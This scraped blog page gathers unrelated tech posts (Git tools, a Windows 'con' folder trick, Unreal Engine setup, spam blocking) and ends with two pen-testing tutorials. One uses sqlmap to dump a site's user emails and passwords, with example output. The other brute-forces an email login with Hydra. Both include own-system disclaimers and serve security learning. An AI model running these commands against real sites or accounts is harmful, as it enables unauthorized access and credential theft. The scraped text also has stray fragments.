Gambling Affiliation

Gambling Affiliation

Sunday, 29 May 2016

Use Github in expert mode by following these tips

Git (/ɡɪt/) is a widely used source code management system for software development. It is also an open source system. It trails files and directories. Using git you can store your project online. As it is an open source system your project will be available to reach publicly. However, it is very useful tool to run your project smoothly involving.Today, in this article we will introduce you some tools which helps you to use git and github.

 BEST GIT TOOLS TO USE GIT & GITHUB

TOWER 2

In a beautiful, efficient, and powerful app.It provides you to drag & drop to pull or push. Yoi can also see unsynced commits at a glance. Clone repos with a single click. Tower helps you get the most out of Git – easily & effectively.Tower 2 not only delivers more power, but also a radically simpler, more beautiful user interface.
Features:
  • CLONE & CREATE REPOS WITH A CLICK
  • AUTOMATE THE BORING STUFF
  • CLONE IN THE BACKGROUND
  • MULTIPLE WINDOWS
  • DESIGN & USABILITY
  • DRAG & DROP
  • UNPUSHED & UNPULLED COMMITS

GIT FOR WINDOWS

Git for Windows focuses on offering a lightweight, native set of tools that bring the full feature set of the Git SCM to Windows while providing appropriate user interfaces for experienced Git users and novices alike.
Git for Windows also provides the Git GUI, a powerful alternative to Git BASH, offering a graphical version of just about every Git command line function, as well as comprehensive visual diff tools.
git-tool1

SOURCETREE

Source tree is a free Git & Mercurial client for Windows or Mac. SourceTree’s simple interface helps you to manage all your repositories, hosted or local, through.SourceTree can bring everyone up to speed with Git and Mercurial. Create, clone, commit, push, pull, merge, and more are all just a click away.
git-tools-3

LIBGIT2

libgit2 is a portable, pure C implementation of the Git core methods provided as a re-entrant linkable library with a solid API, allowing you to write native speed custom Git applications in any language which supports C bindings.
git-tools-4

SUBGIT

SubGit is a tool for a smooth, stress-free SVN to Git migration. Create writable Git mirror of a local or remote Subversion repository and use both Subversion and Git as long as you like. You may also do a fast one-time import from Subversion to Git or use SubGit within Atlassian Bitbucket Server.
git-tools-5

EGIT

EGit is an Eclipse Team provider for the Git version control system. Git is a distributed SCM, which means every developer has a full copy of all history of every revision of the code, making queries against the history very fast and versatile.
git-tools-6

Take your time to comment on this articles.
Source:[DevTrends]

How To Create Undeletable Folder In Windows

Create a folder and use some of the tricks on that folder, at least you will have a folder which is neither deletable nor renamable. Yes, this is true that you can create a folder in your windows computer which cannot be deleted or rename.
If you are one of those seeking fun with friends then this trick is the correct choice to have fun with your friends, however this trick is not only for fun but also you are protected from any data loss, there are many such conditions and situation occur at the time of using your own computer i.e, deleted all the folder by mistake but you cannot delete your protected folder even intentionally.
To know the trick to protect your computer folder then just follow the below steps that how can you create a folder that cannot be deleted or renamed. Step starts from CMD as Command Prompt from your computer to know more have a look on below steps.
Step1. Open CMD as Command Prompt. (Go to Start and type CMD)
Command Prompt
Command Prompt
Note: After this step make sure that you will not select a root directory, means, you can create folder only on nonrooted Drives such as D, E, F, G not the C drive because you have installed your windows on that Drive.
Step2. Open CMD and type E: and hit enter.
Select Your Desire Drive I have selected E:
Step3. Now type md con\ (MD represent Make Directory) Hit enter.
Note What We Use con?: Files may be copied to devices.
For example, copy file con outputs file to the screen console. Devices themselves may be copied to a destination file, For example, copy con file takes the text typed into the console and puts it into FILE, stopping when EOF (Ctrl+Z) is typed.
Now Type md con
Now Type md con\
Note: You just created a new folder on E Drive, just check it out whether it worked or not, Confirm? OK if yes that means you created a folder, now delete that folder to make sure it is working as undeletable as Title of the tutorial mentioned, now put some folders and music files under con and again try to delete con folder if you see no changes that mean it worked on your computer.
Now Check Your Computer Drive

Now how to delete the undeletable folder? Follow below steps again!

Step. open your CMD again, type E: hit enter and again type rd con\ (Remove Directory) hit enter.
To Delete The Same Folder Type rd con
To Delete The Same Folder Type rd con\
Your file is deleted. everything is fine just put the value or code correctly and you got what you want. Just make sure whether you are a programmer of not typing a perfect code is the only genuine work, if you mislead or mistype your code then it will not perform.

How to install and setup unreal engine in your computer

In this article I am going to show you how install unreal in your computer and start it.
By the end of this tutorial, you’ll be able to:
InstallationGoal
The Epic Games Launcher enables our subscribers to conveniently download and install updates for UE4.
If you already have an Epic Games account, skip ahead to learn about Downloading and Running the Installer .

Creating an Epic Games Account

In order to run the Epic Games Launcher, you need to have a valid Epic Games account.
  1. Navigate to UnrealEngine.com .
  2. Click the Get Unreal button (pictured below).
UnrealWebsite
Fill-out our ‘Join the Community’ form and click the Sign Up button (pictured below).
SignupScreen
  1. Make sure to read through our terms of service prior to signing up.
  2. Read Unreal Engine End User License Agreement (EULA) prior to clicking the Accept button (pictured below).
EULA

Downloading and Running the Installer

With a valid Epic Games account, you’re able to download our installer (Epic Games Launcher Set-Up Program).
Choose Your Operating System
Windows
Mac OS
Linux
Click the Download button to get the installer.
Download_Screen
Once the download is complete, Run the installer.
RunInstaller
Click the Install button when the Epic Games Launcher Setup dialog box appears.
RunEpicLauncherSetup

Signing into the Epic Launcher

After the set-up program installs the Epic Games Launcher on your machine, use your Epic Game account credentials to login.
EpicSignIn

Installing Unreal Engine

Now that you’ve signed into the Epic Games Launcher, you’re ready to install UE4.
Space Requirements
Unreal Engine uses approximately eight gigabytes of disk space for every version of the engine that is installed on a machine. Make sure you have plenty of disk space prior to installing UE4.
  1. Click the Unreal Engine tab inside the Epic Games Launcher Loading Screen.
LauncherLoadScreen
Click the Install Engine button to download and install the latest version of Unreal Engine.
InstallEngine
Read Unreal Engine End User License Agreement (EULA) prior to clicking the Accept button.
AcceptEULALauncher
Depending on your system specifications, downloading and installing Unreal Engine will take between 10-40 minutes.
DownloadingEngine
Depending on your system specifications, downloading and installing Unreal Engine will take between 10-40 minutes.

Launching Unreal Engine

After the Epic Games Launcher successfully downloads and installs Unreal Engine, you’re ready to click the Launchbutton.
LaunchUE4
Congratulations! You’ve learned how to:
✓ Create an Epic Games account (if you didn’t already have one)
✓ Download and Run the Installer (Epic Games Launcher Set-Up Program)
✓ Sign into the Epic Games Launcher
✓ Install Unreal Engine
✓ Launch Unreal Engine
Now, you’re ready to start using Unreal Engine.
Take your time to comment on this article.

How to block Spam messages into Android and Iphone!!

Make Hangouts as your default messaging app

Settings> More> Default SMS app> Hangouts.


Block spam messages with Hangouts

1. Open Hangouts app. It will automatically import all the old text messages.
2. Now open a spammy message you wish to block.
3. You’ll see three dots at top-right corner, tap it.
4. Now tap on People & options.how-to-block-block-spam-messages-android-iphone-1
5. Now you’ll seeing few options, one of them is Block [number] tap it and again tap at Block.
how-to-block-block-spam-messages-android-iphone-2
Now you have blocked the spammer. If you wish to see any number you blacklisted in past, head back to the home screen of Hangouts app and tap the top-left corner to open the menu bar. You will find out Blocked people option. From there, you can Unblock them in case you changed your mind.

How To Block Spam Messages in iPhone?

Blocking Spam messages in iPhone is quite easy as compared to Android.
1. Open the Messages and tap the Contact.
2. You’ll see the little i button, tap it.
3. Now you will see a contact card for the Spammer.
4. Now scroll down to the bottom and tap at Block this Caller.
Now you have blocked the spammer. If you want to remove or check any of the previously blocked spammers, go to Settings, then Messages and then scroll to the bottom and you will find Blocked option. Swipe it from right to left and tap the red Unblock button.

Exploit SQL Injection Using Sqlmap in kali linux

SQL injection : it is an attack that exploits non-parametrized SQL queries in a database , so that the attacker can insert their own queries.
Sqlmap : This is a very powerful penetration test tool (open source) , it automates the discovery and exploitation of vulnerabilities to SQL injection attacks. It has many functions , and included features such as detecting DBMS, databases, tables , columns, retrieve data and even take control of a database.
Disclaimer – Our tutorials are designed to aid aspiring pen testers/security enthusiasts in learning new skills, we only recommend that you test this tutorial on a system that belongs to YOU. We do not accept responsibility for anyone who thinks it’s a good idea to try to use this to attempt to hack systems that do not belong to you
The following tutorial was made with a  linux system ( kali linux ).
First we need a target to do this ,
go to your test website in this example we have used a PHP one, we then navigate between pages, when you see ” php? Id ” in the address bar , copy the address.
open your terminal and type this :
sqlmap –u www.site.com/product.php?catid=5  – -dbs
5
when sqlmap is done, it will tell you the Mysql version and some other information about the database.

At the end of the process , it will show you databases that it has found.
to see tables that are located at the database we gonna type :
sqlmap -u www.site.com/product.php?catid=5 -D acuart –tables 
c


The result should be something like this :
Database: acuart
[8 tables]
+———–+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+———–+
Now we have a list of tables , we need to get columns so we gonna type :
sqlmap -u www.site.com/product.php?catid=5 -D acuart -T users –columns

The result should be like this :f
last step we need to get data from columns , so the final command will look like this.
sqlmap -u www.site.com/product.php?catid=5 -D acuart -T users -C email,name,password -dump
 and here’s the final result : we have got the name, mail and password:
z

Cracking passwords in Kali Linux using Hydra

Hydra is a very fast connection bruteforer that supports many different services.
It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.
For brute forcing Hydra needs a list of passwords. There are lots of password lists available out there. In this example we are going to use the default password list provided with John the Ripper which is another password cracking tool. Other password lists are available online, simply Google it.
Disclaimer – Our tutorials are designed to aid aspiring pen testers/security enthusiasts in learning new skills, we only recommend that you test this tutorial on a system that belongs to YOU. We do not accept responsibility for anyone who thinks it’s a good idea to try to use this to attempt to hack systems that do not belong to you
==Installation==
Under Kali Linux is preinstalled , and install it on mini version just use the deposit .
apt-get install hydra-gtk
==using Hydra==
You will find hydra in the menu ” Applications -> Kali Linux -> Passwords Attacks -> Online Attacks -> hydra- gtk “
ddz
Normally you should see this window .
77
For example, we will perform a XXX account bruteforce to draw your attention to the importance of using a password “strong” ( special characters, uppercase letters, numbers … )
In the “Target” tab, fill in as below :
1392464996
Be Verbose box used to display the detail of the execution of the attack .
Note that you can also submit a list of addresses ( Target List)
Then go to the tab ” Passwords ”
ze
Fill in the email address to test ( or an address list) and the path to your dictionary
Know that there is an archive containing a wordlist in the directory “/ usr / share / wordlist /”. To use it you must first extract
The Tuning tab used to configure the number of concurrent task and the timeout and the use of a proxy.
zd
The use of an HTTP proxy is configured in the Specific tab
88
Skip to the “Start” tab
aa
Now click on “start” at the bottom left to start the attack. If you have chosen a password can like the one I chose for the tutorial , here is what happen to you :
99
I used my own email address for the attack which I had previously changed the password so that you can easily include the dictionary. Use of this software is designed to test the robustness of its own password and not to attack a place without the consent of its owner. The law severely punished any attempt to attack without authorization imprisonment and a strong almond.